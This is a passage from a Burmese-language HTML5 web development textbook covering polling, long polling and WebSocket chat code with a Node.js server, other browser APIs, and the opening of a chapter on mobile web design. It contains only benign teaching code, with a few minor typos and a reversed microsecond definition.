ကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒီတော့ Client A ပို့လိုက်တဲ့ Message က Client B ထံကို ချက်ခြင်းမရောက်တဲ့အတွက် Real-Time မဖြစ်ဘူးလို့ဆိုနိုင်ပါတယ်။ Real-Time ဖြစ်ဖို့ဆိုရင် ဆက်သွယ်မှုကို Client ကချည်းအစပြုနေလို့မရတော့ပါဘူး။ Server ကလည်း အချက်အလက်တွေကို Push လုပ်ပေးနိုင်ဖို့ လိုအပ်လာပါတယ်။

Facebook, Google+, Twitter, Gmail စတဲ့ App တွေဟာ Real-Time Data ကိုအခြေခံပြီး အလုပ်လုပ်နေကြတာပါ။ ဥပမာ - Gmail မှာ Mail တစ်စောင်ဝင်လာရင် ချက်ခြင်းသိရပါတယ်။ Real-Time ဖြစ်တယ်လို့ဆိုရပါမယ်။ Facebook မှာ ကျွန်တော်တို့တင်ထားတဲ့ ပုံတစ်ပုံအတွက် Comment တစ်ခုရရှိတာနဲ့ Notification ချက်ခြင်းတက်ပြီး ချက်ခြင်းသိရပါတယ်။ Real-Time အလုပ်လုပ်နေခြင်းဖြစ်ပါတယ်။ HTTP က Pull Technology သက်သက်သာဖြစ်နေ ပြီး Server Push မရှိတဲ့အတွက် ဒီလို Real-Time လုပ်ဆောင်ချက်ရရှိဖို့ Ajax အခြေပြုနည်းလမ်းအမျိုးမျိုးနဲ့ ယခင်က ကြံဆအသုံးပြုခဲ့ကြရပါတယ်။

ပထမနည်းလမ်းကတော့ Interval တစ်ခုသတ်မှတ်ပြီး Server ထံ Request တွေ အဆက်မပြတ်ပေးပို့ခြင်း ဖြစ်ပါတယ်။ ဥပမာ - (၅) စက္ကန့်တစ်ကြိမ် Server ထံ Request ပြုလုပ်ပြီး နောက်ဆုံး Update ကို တောင်းယူနေခြင်းအားဖြင့် Server မှာရှိတဲ့ Update ကို အမြဲရရှိနေအောင် ဆောင်ရွက်တဲ့သဘောဖြစ်ပါတယ်။

```
setInterval(function() {
  $.get('get-data.php', function() {
    // update data
  });
}, 5000);
```

အထက်ကနမူနာကို လေ့လာကြည့်ရင် JavaScript `setInterval()` Method က ပေးထားတဲ့ Function တစ်ခုကို သတ်မှတ်ချိန်အတွင်း ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးနေမှာဖြစ်ပါတယ်။ အချိန်ကို Millisecond နဲ့သတ်မှတ်ပေးရပါတယ်။ နမူနာမှာ `get-data.php` ကို `XHR` သုံးပြီး (၅) စက္ကန့်တစ်ကြိမ် Request လုပ်ပေးနေမှာဖြစ်ပါတယ်။

ဒါပေမယ့် ဒီနည်းကိုသိပ်မသုံးကြပါဘူး။ Server ကို (၅) စက္ကန့်တစ်ကြိမ် Request လုပ်နေတယ်ဆိုတာ လက်တွေ့မှာ Bandwidth တွေ ဖြုန်းတီးနေသလိုပါပဲ။ အသုံးပြုတယ်သူက တစ်ယောက်နှစ်ယောက်ကနေ ဆယ့်လေးငါးယောက်ထိ အဆင်ပြေကောင်း ပြေနိုင်ပါသေးတယ်။ ဒီထက်များလာရင် Server က အဆက်မပြတ်ရရှိနေတဲ့ Request တွေကို ဖြေရှင်းနေရလို့ ခံနိုင်မှာမဟုတ်ပါဘူး။ လက်တွေ့မကျပါဘူး။

Long Polling

နောက်တစ်နည်းကတော့ Long Pooling လို့ခေါ်တဲ့နည်းဖြစ်ပါတယ်။ ဒီနည်းကိုတော့ အတော်လေးသုံးကြပါတယ်။ Request တစ်ခု လက်ခံရရှိတဲ့အခါ Server က ချက်ခြင်း Respond မပြန်ပဲ အချက်အလက် Update ရှိတော့မှသာ Respond ပြန်အောင် စီမံထားခြင်းဖြစ်ပါတယ်။ ဒီတော့ Client က Request လုပ်ထားပေမယ့် Respond ကို လက်ခံရရှိ ခြင်းမရှိသေးတဲ့အတွက် Respond မလာမခြင်း စောင့်နေမှာပါ။ ဒီလို Request/ Respond တစ်ခုကို အချိန်ဆွဲထားပြီး ဆောင်ရွက်တဲ့နည်းမို့ Long Pooling ခေါ်တာဖြစ်ပါတယ်။ Server က အချက်အလက် Update တစ်ခုကို လက်ခံရရှိတဲ့ အခါ (သို့မဟုတ်) သတ်မှတ်အချိန် ပြည့်သွားလို့ Timeout ဖြစ်သွားတဲ့ အခါမှ Respond ပြန်ပါတယ်။ ဒါကြောင့် Request တွေလည်း ထပ်ခါထပ်ခါလုပ်နေဖို့ မလိုတော့သလို Server ကလည်း Update ရှိရင် ချက်ခြင်း Respond လုပ်မှာမို့ အတော်လေး Real-Time ဖြစ်လာစေတယ်လို့ ဆိုနိုင်ပါတယ်။ ရေးသားပုံနမူနာ ဖော်ပြပေးလိုက် ပါတယ်။

[Client]

```
function pollStart () {
  $.get('chat.php', function(msg) {
    $("#chat-box").append(msg.text);
    pollStart();
  }, 'json');
};

pollStart();
```

`pollStart()` Function က `chat.php` ကို `XHR` သုံးပြီး Request လုပ်ပေးပါတယ်။ Respond လက်ခံရရှိတာနဲ့ `pollStart()` Function ကိုပဲ ချက်ခြင်းပြန်ခေါ်ထားလို့ အဆက်မပြတ် Request လုပ်နေတဲ့သဘော ဖြစ်မှာပါ။ ဒါပေမယ့် Respond ကို ချက်ခြင်းပြန်ပေးပဲ Update ရှိမှပြန်ပေးအောင် Server-side ဘက်မှာစီစဉ်ထားမှာမို့ ပြဿနာ မရှိပါဘူး။

[Server]

```
$time = time();
while((time() - $time) < 30) {
  $data = get_update();
  if($data) {
    echo $data;
    break;
  }
  usleep(500000);
}
echo "";
```

Server-side မှာ စက္ကန့် (၃၀) ကြာ Loop လုပ်နေစေမယ့် `while()` Loop တစ်ခုရေးသားထားပါတယ်။ ဒီ စက္ကန့် (၃၀) အတွင်း Loop က Data Update ရှိမရှိ စက္ကန့်ဝက်တစ်ကြိမ် စစ်ဆေးထားပါတယ်။ Data Update ရှိတာနဲ့ Data ကို ရိုက်ထုတ်ပေးလိုက်တဲ့အတွက် ရိုက်ထုတ် ပေးလိုက်တဲ့ရလဒ်ကို Respond အနေနဲ့ပြန်ပေးသွားမှာပါ။ မရှိရင်တော့ Loop ကိုသာဆက်ပြီး ပတ်နေမှာဖြစ်လို့ Respond လည်း လုပ်ဦးမှာမဟုတ်ပါဘူး။

မှတ်ချက် ။ ။ `usleep()` Function က Script ကိုကာလတစ်ခုကြာခေတ္တရပ်နားထားစေပါတယ်။ ရပ်နားစေလိုတဲ့အချိန်ကို Microsecond နဲ့သတ်မှတ်ထားရပါတယ်။ Millisecond မဟုတ်ပါဘူး။ One Microsecond မှာ စက္ကန့်ပေါင်း (၁) သန်း ပါဝင်ပါတယ်။

Client က (၅) စက္ကန့်တစ်ခါ Request လုပ်ခြင်းနဲ့စာရင် ကွာခြားသွားချက်ကတော့ Request/Respond အဆက်မပြတ် ပြုလုပ်နေစရာမလိုတော့လို့ Bandwidth အသုံးပြုမှု သက်သာသွားခြင်းပဲဖြစ်ပါတယ်။ နမူနာကို eimaung.com/pwd-rc/ ကနေ Download ရယူ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

WebSockets

HTML5 မှာတော့ Real-Time App တွေတည်ဆောက်ဖို့အတွက် သီးခြားရည်ရွယ်ထားတဲ့ WebSockets နည်းပညာ ပါဝင်လာပြီဖြစ်ပါတယ်။ WebSockets က Client-side Feature တစ်ခုဖြစ်လို့ လုပ်ဆောင်ချက်ပြည့်စုံဖို့အတွက် Server-side ဘက်ကလည်း Socket Server တစ်ခုကို Setup လုပ်ထားပေးရမှာပါ။ PHP နဲ့ Socket Server ရေးသားနိုင်ပေမယ့်၊ လက်တွေ့မှာ ဒီအတွက် သီးခြားရည်ရွယ်ထားတဲ့ Node.JS လို နည်းပညာမျိုးကို WebSockets နဲ့ တွဲဖက်အသုံးပြုသင့်ပါတယ်။ WebSockets ကို Node.JS Back-end နဲ့ တွဲဖက်ပြီး Real-Time Chat App တစ်ခုရေးသားပုံနမူနာ ဖော်ပြပေးလိုက်ပါတယ်။

[WebSockets Client in JavaScript]

```
var connection = new WebSocket('ws://127.0.0.1:8000/');
connection.onmessage = function (res) {
  $("#chat-box").append( res.data );
};

$("#send").click(function() {
  connection.send( chatMsg );
});
```

JavaScript WebSocket Instant ကိုသုံးပြီး Socket Server ထံ Connection တစ်ခုဖွင့်ထားပါတယ်။ URL မှာ Protocol အနေနဲ့ `http://` မသုံးပဲ `ws://` သုံးပေးရပါတယ်။ Socket Server အလုပ်လုပ်နေတဲ့ Port ကိုလည်း ထည့်သွင်းပေးရပါတယ်။

Server က အချက်အလက်တစ်ခုပေးပို့လာရင် `onmessage` Event မှာ သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်များက အလုပ်လုပ်သွားမှာဖြစ်ပြီး၊ Server ထံ အချက်အလက်ပေးပို့လိုရင်တော့ `send()` Method ကိုအသုံးပြုနိုင်ပါတယ်။ ဒီနည်းနဲ့ WebSocket Client က အချက်အလက်ကို ပေးပို့နိုင်သလို၊ လက်လည်းလက်ခံနိုင်သွားပါတယ်။

[Socket Server in Node.JS]

```
var WebSocketServer = require('websocket').server;
var http = require('http');

var server = http.createServer(function(request, response) { });
server.listen(8000, function() { });

wsServer = new WebSocketServer({
  httpServer: server
});

var clients = [];
wsServer.on('request', function(req) {
  var conn= req.accept(null, req.origin);
  clients.push(conn);
  conn.on('message', function(msg) {
    for (var i=0; i < clients.length; i++) {
      clients[i].sendUTF(msg.utf8Data);
    }
  });
});
```

Node.JS အကြောင်းကို ဒီစာအုပ်မှာ အသေးစိတ်မဖော်ပြနိုင်ပေမယ့် JavaScript နဲ့ပဲ ရေးသားထားတာဖြစ်လို့ Code ကိုလေ့လာကြည့်လိုက်ရင် အလုပ်လုပ်ပုံသဘောကို နားလည်နိုင်မှာပါ။ **Rockstar Developer** ရဲ့ **အခန်း (၁၀)** မှာတော့ NodeJS အကြောင်းကို ဖော်ပြထားပါတယ်။

ပထမဆုံး `require()` Function ကိုသုံးပြီး `websocket` နဲ့ `http` Package များကို Include လုပ်ယူပါတယ်။ ပြီးတော့မှ `http.createServer()` သုံးပြီး Web Server တစ်ခုတည်ဆောက်လိုက်ပါတယ်။ Server Port ကိုတော့ `8000` လို့သတ်မှတ်ထားပါတယ်။

နောက်တစ်ဆင့်မှာမှ Socket Server တစ်ခု ကို `new` WebSocketServer လို့ရေးသားပြီး တည်ဆောက်ပါတယ်။ ပထမအဆင့်မှာ တည်ဆောက်ခဲ့တဲ့ `httpServer` ကိုပဲ တစ်ဆင့်ပြန်သုံးထားတာဖြစ်လို့ Port 8000 မှာ အလုပ်လုပ် နေတာ၊ ရိုးရိုး Web Server မဟုတ်တော့ပဲ Full-Duplex Socket Server တစ်ခုဖြစ်သွားပါတယ်။

ဆက်လက်ပြီး Socket Server ကို ဆက်သွယ်လာတဲ့ Client များကို clients Array ထဲမှာ စုစည်းထည့်သွင်းတဲ့ လုပ်ဆောင်ချက်ကို `on("request")` မှာဆောင်ရွက်ထားပါတယ်။ Client များထဲက တစ်ခုက အချက်အလက်များ ပေးပို့လာရင် ဆောင်ရွက်ရမယ့် လုပ်ဆောင်ချက်တွေကိုတော့ `on("message")` မှာ သတ်မှတ်ထားပါတယ်။ နမူနာ အရ Client တစ်ခုပေးပို့လာတဲ့ အချက်အလက်ကို လက်ခံရရှိရင် clients Array ကို Loop လုပ်ပြီး ရှိသမျှ Client အားလုံးထံလက်ခံရရှိ လိုက်တဲ့အချက်အလက်ကို `sendUTF()` Method သုံးပြီးပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Client တစ်ခုက Socket Server ထံ အချက်အလက်တစ်ခုပေးပို့တာနဲ့ Socket Server က အဲ့ဒီ အချက်အလက်ကို Client အားလုံးထံ ပြန်လည်ပေးပို့ လိုက်မှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Real-Time Chat App တစ်ခုကိုတည် ဆောက်ယူနိုင်မှာပါ။

WebSockets Support မလုပ်တဲ့ Browser တွေမှာ တူညီတဲ့ လုပ်ဆောင်ချက်ရအောင် Fallback အဖြစ် Long Polling နည်းစနစ်နဲ့အလိုအလျောက်ပြောင်းလဲလုပ်ဆောင် ပေးသွားနိုင်တဲ့ socket.io ကဲ့သို့သောနည်းပညာက အသင့်ရှိနေပါတယ်။

13.11 - Other APIs

ဖော်ပြခဲ့တဲ့ ဖြည့်စွက်နည်းပညာတွေကြောင့် HTML5 ဟာ Document Markup သက်သက်မဟုတ်တော့ပဲ Web App တွေရဲ့အခြေခံ လိုအပ်ချက်တွေကိုဖြည့်ဆည်းပေးထားတဲ့ နည်းပညာတစ်ခုဖြစ်လာတာကို သတိပြုမိမှာပါ။ Web App များ တည်ဆောက်ရာမှာ အသုံးဝင်နိုင်တဲ့ အခြားစိတ်ဝင်စားဖွယ် API အချို့ကို ဆက်လက်ဖော်ပြပေး လိုက်ပါတယ်။

File API - လုံခြုံရေးရှုထောင့်အရ Web App တွေအနေနဲ့ Client ကွန်ပျူတာရဲ့အချက်အလက်တွေကို ထိခွင့် မရ ကြပါဘူး။ HTML5 File API ကလည်း Client ကွန်ပျူတာထဲမှာ File တွေ တည်ဆောက်ခွင့်၊ ပယ်ဖျက်ခွင့်မပြုပါ ဘူး။ ဒါပေမယ့် File, FileReader, FileList စတဲ့ JavaScript Object များကိုအသုံးပြုပြီး File တွေရဲ့ Name, Size, Type အစရှိတဲ့ အချက်အလက်တွေကိုဖတ်ယူနိုင်အောင် ဆောင်ရွက်ပေးထားပါတယ်။ ဒီတော့ File တွေနဲ့ အလုပ်လုပ်ရတဲ့ App တွေမှာ Server ထံ File တွေပေးပို့ပြီးအောင် စောင့်ပြီးမှ အလုပ်တွေကိုလုပ်နေစရာ မလိုတော့ ပါဘူး။ File Size စစ်ဆေးခြင်း၊ File Preview ဖော်ပြပေးခြင်းစတဲ့ကိစ္စတွေကို JavaScript နဲ့တင် ဆောင်ရွက်နိုင် စေမှာဖြစ်ပါတယ်။

Drag & Drop API - ယခင်က Drag & Drop User Interface များရရှိဖို့ JavaScript Framework များရဲ့ အကူ အညီနဲ့ ကိုယ်တိုင်ရေးသားခဲ့ကြရပါတယ်။ HTML5 မှာတော့ dragstart, dragenter, dragover, dragleave, dragdrop, dragend စတဲ့ Drag & Drop Event များ ဖြည့်စွက်ပါဝင်လာပါတယ်။ Element တစ်ခု ကို Drag လုပ်လို့ရတဲ့ Element ဖြစ်စေဖို့ အတွက်လည်း သက်ဆိုင်ရာ Element မှာ draggable="true" Attribute သတ်မှတ်ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။

Geolocation API - အသုံးပြုသူရဲ့တည်နေရာ Location ကို ရယူနိုင်စေမယ့် API ဖြစ်ပါတယ်။ Location သိရှိ ရနိုင်တဲ့နည်းလမ်းတွေက အမျိုးမျိုးရှိပါတယ်။ IP Address ကနေသိရှိရနိုင်ပါတယ်။ Wifi Router ကနေတစ်ဆင့် သိရှိရ နိုင်ပါတယ်။ Mobile Device ဆိုရင် Cell Tower ကနေသိရှိရနိုင်ပါတယ်။ Device မှာပါဝင်တဲ့ GPS ကနေ သိရှိရနိုင် ပါတယ်။ Geolocation API က နောက်ကွယ်ကက အသေးစိတ်ကို ကျွန်တော်တို့ ကိုယ်တိုင်ကိုင်တွယ်စရာ မလိုပဲ JavaScript အသုံးပြုပြီး Location ကိုရယူနိုင်စေပါတယ်။ ကျွန်တော်တို့ App က အသုံးပြုသူရဲ့တည်နေရာ ကို သိရှိရမှာဖြစ်လို့ App ရဲ့ လုပ်ဆောင်ချက်တွေကို Location နဲ့ကိုက်ညီအောင် လိုအပ်သလို Enhance လုပ်ပေး နိုင်သွားမှာဖြစ်ပါတယ်။

History API - Gmail ကို ဥပမာအဖြစ်ကြည့်ပါ။ Gmail Interface ဟာ Ajax ကိုသုံးထားတဲ့ Single Page Interface တစ်ခုဖြစ်ပါတယ်။ Inbox ကနေ Mail တစ်စောင်ကိုဖွင့်လိုက်ရင် နောက်စာမျက်နှာတစ်ခုကို ဖော်ပြမှာ မဟုတ်ပဲ လက်ရှိ Page ထဲမှာပဲ Email ကိုဖော်ပြပေးမှာပါ။ အဲ့ဒီအချိန်မှာ Browser ရဲ့ Back Button ကို နှိပ်လိုက်ရင် ဘာဖြစ် မလဲ? Back Button ရဲ့သဘာဝက "ပြီးခဲ့တဲ့ Page" ကိုပြန်သွားဖို့ပါ။ Gmail မှာက Inbox အတွက် Page တစ်ခု, Email ဖတ်ဖို့အတွက် Page တစ်ခု အသုံးပြုထားတာ မဟုတ်ပါဘူး။ လုပ်ငန်းအားလုံးက Page တစ်ခုတည်းနဲ့အလုပ် လုပ်သွားတာပါ။ ဒါကြောင့် Browser Back Button ကိုနှိပ်လိုက်ရင် Inbox ကိုပြန်မရောက်ပဲ့ Gmail မတိုင်ခင်က ဖွင့်ထားခဲ့တဲ့ Website တစ်ခုကို ပြန်ရောက်သွားမယ့် သဘောဖြစ်နေပါတယ်။

ဥပမာအဖြစ်ပြောတာပါ။ Gmail ကတော့ အဲ့ဒီလိုမဖြစ်အောင်စီမံထားပြီးဖြစ်လို့၊ Browser Back Button ကို နှိပ်လိုက် ရင်လည်း Gmail မတိုင်ခင်က Website ကို ပြန်မသွားစေပဲ Inbox ကိုပဲပြန်လည်ရောက်သွားမှာ ဖြစ်ပါတယ်။ ကျွန်တော် တို့ရဲ့ Ajax App တွေမှာလည်း အဲ့ဒီလိုလုပ်ဆောင်ချက်မျိုးရရှိအောင် History API အသုံးပြုပြီး ဆောင်ရွက်နိုင်ပါ တယ်။ ဒီ API က Browser History ကို JavaScript နဲ့စီမံနိုင်အောင်စီစဉ်ပေးထားပါတယ်။

Conclusion

HTML5 မှာ ပါဝင်လာတဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်သစ်တွေကအတော်များပါတယ်။ ဒီအခန်းမှာတော့ လောလောဆယ် လက်တွေ့အသုံးချလို့ရမယ့် Feature များနဲ့ Browser Support ပိုင်းမှာ လက်ခံနိုင်လောက်တဲ့ အဆင့် ရောက်ရှိနေပြီး ဖြစ်တဲ့ လုပ်ဆောင်ချက်များကို အဓိကရွေးချယ်ဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။

HTML5 ဟာ Web App များရဲ့ အခြေခံနည်းပညာဖြစ်ယုံသာမက၊ Mobile App တွေ တည်ဆောက်ဖို့ကိုလည်း အသုံးပြုနိုင်တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Mobile App တစ်ခုတည်ဆောက်တဲ့အခါ Android, iOS, Windows Mobile စသဖြင့် Mobile Platform အမျိုးမျိုးကို Support လုပ်နိုင်ဖို့အတွက် ပုံမှန်ဆိုရင်၊ Platform တစ်ခုအတွက် App တစ်ခု သီးခြားစီ ဖန်တီးတည်ဆောက်ရလေ့ရှိပါတယ်။ HTML5 နည်းပညာများကိုသုံးပြီး Mobile Browser တွေကနေ အသုံးပြုနိုင်တဲ့ Mobile Web App တွေ တည်ဆောက်နိုင်သလို၊ Cordova လို နည်းပညာမျိုးရဲ့ အကူအညီနဲ့ HTML5 ကိုသုံးပြီး App ကို တစ်ကြိမ်တည်ဆောက်ယုံနဲ့ Mobile Platform အမျိုးမျိုးမှာ အလုပ်လုပ်နိုင်တဲ့ App တွေရရှိအောင်လည်း စီစဉ်နိုင်ပါတယ်။

မရှင်းမှာစိုးလို့ တစ်ခုထည့်ပြောပါရစေ။ Mobile Web App ဆိုတာ Mobile Device တွေမှာပါဝင်တဲ့ Web Browser ကနေတစ်ဆင့် အသုံးပြုရတဲ့ App တွေကို ဆိုလိုခြင်းဖြစ်ပြီး၊ HTML5 Mobile App ဆိုတာ HTML5 နည်းပညာကို အသုံးပြုတည်ဆောက်ထားခြင်းဖြစ်ပေမယ့် Browser ကနေသုံးစရာမလိုပဲ သက်ဆိုင်ရာ Mobile Device မှာ Install လုပ် ထားနိုင်တဲ့ App ကိုဆိုလိုတာပါ။ လက်ရှိမှာ Mobile Web App တွေနဲ့ HTML5 Mobile App တွေဟာ Native App တွေလောက် စွမ်းဆောင်ရည်ပိုင်းမှာ ကောင်းမွန်ခြင်းမရှိသေးပေမယ့် နည်းပညာတစ်ခုတည်းနဲ့ တစ်ကြိမ်တည်ဆောက်ယုံနဲ့ Mobile Platform အမျိုးမျိုး အတွက် App တွေကိုရရှိနိုင်တယ်ဆိုတဲ့ အလားအလာဟာ အတော်လေးစိတ်ဝင်စားစရာပဲဖြစ်ပါတယ်။ လက်ရှိမှာလည်း LinkedIn, Netflex, Mafia Wars, Finical Times, Wunderlist စတဲ့ အောင်မြင်နေတဲ့ HTML5 Mobiel App တွေ ရှိနေသလို Zoho, Google Doc, Google Drive, Scribd, HootSuite တို့လို အောင်မြင်နေတဲ့ Mobile Web App တွေလည်း ရှိနေပါတယ်။ **အခန်း (၁၄)** မှာ Mobile Web အကြောင်း ဆက်လက်ဖော်ပြမှာဖြစ်ပါတယ်။


ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

အခန်း (၁၄) Mobile Web

Responsive Web Design နည်းစနစ် လက်တွေ့အသုံးပြုပုံ

၂၀၁၃ ခုနှစ် ဧပြီလမှာ ကောက်ယူခဲ့တဲ့စစ်တမ်းတစ်ခုအရ တစ်ကမ္ဘာလုံးအတိုင်းအတာနဲ့ Mobile Device ကနေ အင်တာနက် အသုံးပြုသူပေါင်း ၁.၂ ဘီလီယံရှိတယ်လို့သိရပါတယ်။ အဲ့ဒီထဲက (၂၅%) က အင်တာနက်ကို Mobile Device ကနေ အမြဲသုံးပြီး Desktop/ Laptop ကနေသိပ်မသုံးကြဘူးလို့ဆိုပါတယ်။ ၂၀၁၅ ခုနှစ် ရောက်တဲ့အခါ မှာတော့ Mobile Device ကနေ အင်တာနက်အသုံးပြုသူ အရေအတွက်ဟာ Desktop / Laptop ကနေ အသုံးပြုသူ အရေအတွက်ကို ကျော်လွန်သွားခဲ့ပြီ ဖြစ်ပါတယ်။ ရှေ့ဆက်လည်း Mobile Device ကနေ အင်တာနက် အသုံးပြုသူတွေ အလျင်အမြန်တိုးနေဦးမှာ ဖြစ်ပါတယ်။



ပုံ (၁၄-က) Mobile and Desktop Market Share

ဒါကြောင့် ဒီအချိန်မှာ Mobile Web ဘယ်လောက်အရေး ပါကြောင်း ဦးကာချဲ့နေစရာမလိုတော့ပါဘူး။ "တစ်ချိန်မှာ Mobile က အရေးပါလာလိမ့်မယ်" လို့ ပြောခဲ့ရတဲ့အချိန်ကို ကျော်ခဲ့ပါပြီ။ ကနေ့ခေတ်ဟာ Mobile ခေတ် ဖြစ်နေပါပြီ။ ကျွန်တော်တို့တည်ဆောက်တဲ့ Website တွေကို သုံးမယ့် သူရဲ့ထက်ဝက်ကျော်က Mobile Device ကနေ အသုံးပြုကြမှာဖြစ်ပါတယ်။

ကနေ့ခေတ် Mobile Device တွေဟာ Desktop ကွန်ပျူတာတွေလောက်နီးနီး Processing Power ရှိကြပါတယ်။ ပြီးတော့ Mobile Browser တွေကလည်း Desktop Browser တွေမှာရတဲ့ လုပ်ဆောင်ချက် အားလုံးကိုရနေကြပါတယ်။ တစ်ခါတစ်ရံ သူတို့ကတောင်ပိုပြီး နည်းပညာရှေ့ပြေးနေပါသေးတယ်။ Desktop မှာ အလုပ်လုပ်တဲ့ Website တစ်ခုဟာ အခြေခံအားဖြင့် Mobile မှာလည်း အလုပ်လုပ်နိုင်မှာပဲဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ကယ့် ပြဿနာက Screen Size ပါ။ Mobile Device တွေရဲ့ Screen Size ဟာ Desktop Screen ထက် အများကြီး သေးနေတာက ပြဿနာပါ။

Desktop Screen အတွက်ရည်ရွယ်ဖန်တီးထားတဲ့ Website တစ်ခုကို Mobile Screen မှာ ဖော်ပြရတဲ့အခါ အဆင်မပြေမှုတွေ အမျိုးမျိုးတွေ့လာရမှာပါ။ Site တစ်ခုလုံးကို မြင်ရအောင်ချုံ့ကြည့်ရင် Content က အရမ်းသေးနေနိုင်ပါတယ်။ ဒါကို ကြီးအောင်ဆိုပြီး Zoom လုပ်လိုက်ပြန်တော့လည်း အဲ့ဒီတစ်နေရာလေးပဲကွက်မြင်ရပါတယ်။ ဘာပဲပြောပြော အနည်းဆုံးတော့ သုံးလို့ရနေတာပဲလို့ တွေးခဲ့ဖူးပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာသုံးလို့မရပါဘူး။


အသုံးပြုသူတွေဟာ Website တစ်ခုမှာ ပါဝင်တဲ့အချက်အလက်တွေကို တစ်လုံးချင်းလိုက်ဖတ်နေလေ့မရှိကြပါဘူး။ ဟိုနား ဒီနား ဒီလိုပဲလိုက်ကြည့်သွားကြလေ့ရှိပါတယ်။ မျက်လုံးနဲ့ Scan လုပ်သွားတဲ့သဘောပါ။ Scan လုပ်သွားပြီးမှ တစ်ချို့ အပိုင်းတွေကို ရွေးချယ်ပြီး အသေးစိတ်ဆက်ကြည့်ရှုလေ့ရှိတာပါ။ Mobile Screen မှာ Desktop Website တစ်ခုလုံးကို ဆန့်အောင်ဖော်ပြနေစဉ်မှာ သိပ်သေးလို့ Scan လုပ်လို့မရပါဘူး။ ကြီးအောင် Zoom လုပ်လိုက်ပြန်ရင်လည်း တစ်နေရာပဲကွက်မြင်ရလို့ Scan လုပ်လို့မရပြန်ပါဘူး။ ဘယ်လိုအခြေ အနေမှာမှ Desktop Website တစ်ခုကို Mobile Screen မှာ Scan လုပ်လို့မရပါဘူး။ Scan လုပ်လို့မရလို့ဆိုပြီး အသုံးပြုသူက အချိန်ကုန်ခံ တစ်လုံးချင်းလိုက်ပြီးတော့လည်း ဖတ်နေမှာမဟုတ်ပါဘူး။ လိုက်မဖတ်တဲ့အတွက် Website မှာ သူတစ်ကယ်စိတ်ဝင် စားတဲ့ ကဏ္ဍ ပါမပါလည်းသိမှာ မဟုတ်တော့လို့ သုံးမှာလည်းမဟုတ်ပါဘူး။ ဒါကြောင့် Mobile User တွေ ကျွန်တော်တို့ Website ကို အသုံးပြုစေလိုရင် Website က Mobile Screen နဲ့ လိုက်လျောညီထွေ အလုပ်လုပ်ပေးနိုင်ရမှာပါ။

Website တွေကို Mobile Screen နဲ့လိုက်လျောညီထွေဖြစ်အောင် Design လုပ်တော့မယ်ဆိုတော့ နောက်ပြဿနာတစ်ခု ထပ်ပေါ်လာပြန်ပါတယ်။ Mobile Screen တွေက Size အမျိုးမျိုး ဖြစ်နေခြင်းဖြစ်ပါတယ်။ Smart Phone တစ်မျိုး တည်းမှာကိုပဲ iPhone က Size တစ်မျိုး၊ Samsung Galaxy S4 က Size တစ်မျိုး၊ Galaxy Note က Size တစ်မျိုး၊ HTC One က Size တစ်မျိုး စသဖြင့် အမျိုးမျိုးဖြစ်နေပါတယ်။ Tablet မှာလည်း iPad, iPad Mini, Nexus 7, Nexus 9 စသဖြင့် Size ကအမျိုးမျိုးထပ်ရှိလာပြန်ပါတယ်။ အဲ့ဒါကိုမှ Orientation အတွက်လည်း ထည့်စဉ်းစားရပါဦးမယ်။ Portrait Mode နဲ့ဆိုရင် Size အချိုးက တစ်မျိုးဖြစ်သွားပြီး Landscape Mode မှာဆိုရင် 